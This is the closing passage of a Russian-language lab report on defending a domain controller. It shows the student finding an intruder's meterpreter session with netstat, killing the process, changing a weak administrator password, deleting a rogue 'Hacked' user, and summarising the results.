10.10.4.10:49812 10.10.2.11:45 ESTABLISHED    8984
10.10.4.10:50194 10.10.1.25:5844 ESTABLISHED    1492
10.10.4.10:50769 10.10.1.25:5844 ESTABLISHED    11380
10.10.4.10:51073 195.239.174.12:443 TIME_WAIT    0
10.10.4.10:51053 195.239.174.12:443 TIME_WAIT    0
10.10.4.10:51054 195.239.174.12:443 TIME_WAIT    0
10.10.4.10:51055 195.239.174.12:443 TIME_WAIT    0
```

Рисунок 26: Соединение с машиной
нарушителя

Установленную сессию с нарушителем
ранее обнаружили при помощи утилиты
netstat с ключами –ano.

1.23 Устранения последствия «Admin meterpreter»

Для устранения завершили сессию с машиной нарушителя при помощи команды taskkill /f /pid .

```
PS C:\Users\administrator> taskkill /f /pid 11380
SUCCESS: The process with PID 11380 has been terminated.
PS C:\Users\administrator>
```

Рисунок 27: Остановка процесса

1.24 Устранение уязвимости «Слабый пароль учетной записи»

Изменяем пароль к учетной записи администратора на более сложный, не содержащийся в словарях, на узле MS Active Directory.

На нижеупомянутом рисунке изображена смена пароля администратора на узле MS Active Directory командой «`net user Administrator *`». В результате изменения ненадежного пароля уязвимость успешно устранена.

```
C:\Users\administrator>net user Administrator *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.
```

Рисунок 28: Изменение пароля администратора

└ 1. Выполнение лабораторной работы

1.25 Обнаружение и устранение последствия «AD User»

Для удаления пользователя зашли в Administrative Tools – Active Directory Users and computers. Затем во вкладке Users нашли и удалилинового привилегированного пользователя с именем «Hacked».




Рисунок 29: Удаление пользователя hacker в AD User & Computers

└ 1. Выполнение лабораторной работы

1.26 Выводы

В ходе выполнения лабораторной работы были успешно достигнуты поставленные цели: освоены практические навыки выявления, анализа и устранения типовых уязвимостей информационной системы. В рамках сценария «Защита контроллера домена предприятия» были обнаружены и закрыты критические уязвимости и их последствия эксплуатации.




Рисунок 30: Выполненные карточки




Рисунок 31: Закрытые уязвимости и последствия

└ 1. Выполнение лабораторной работы

1.27

Спасибо за внимание!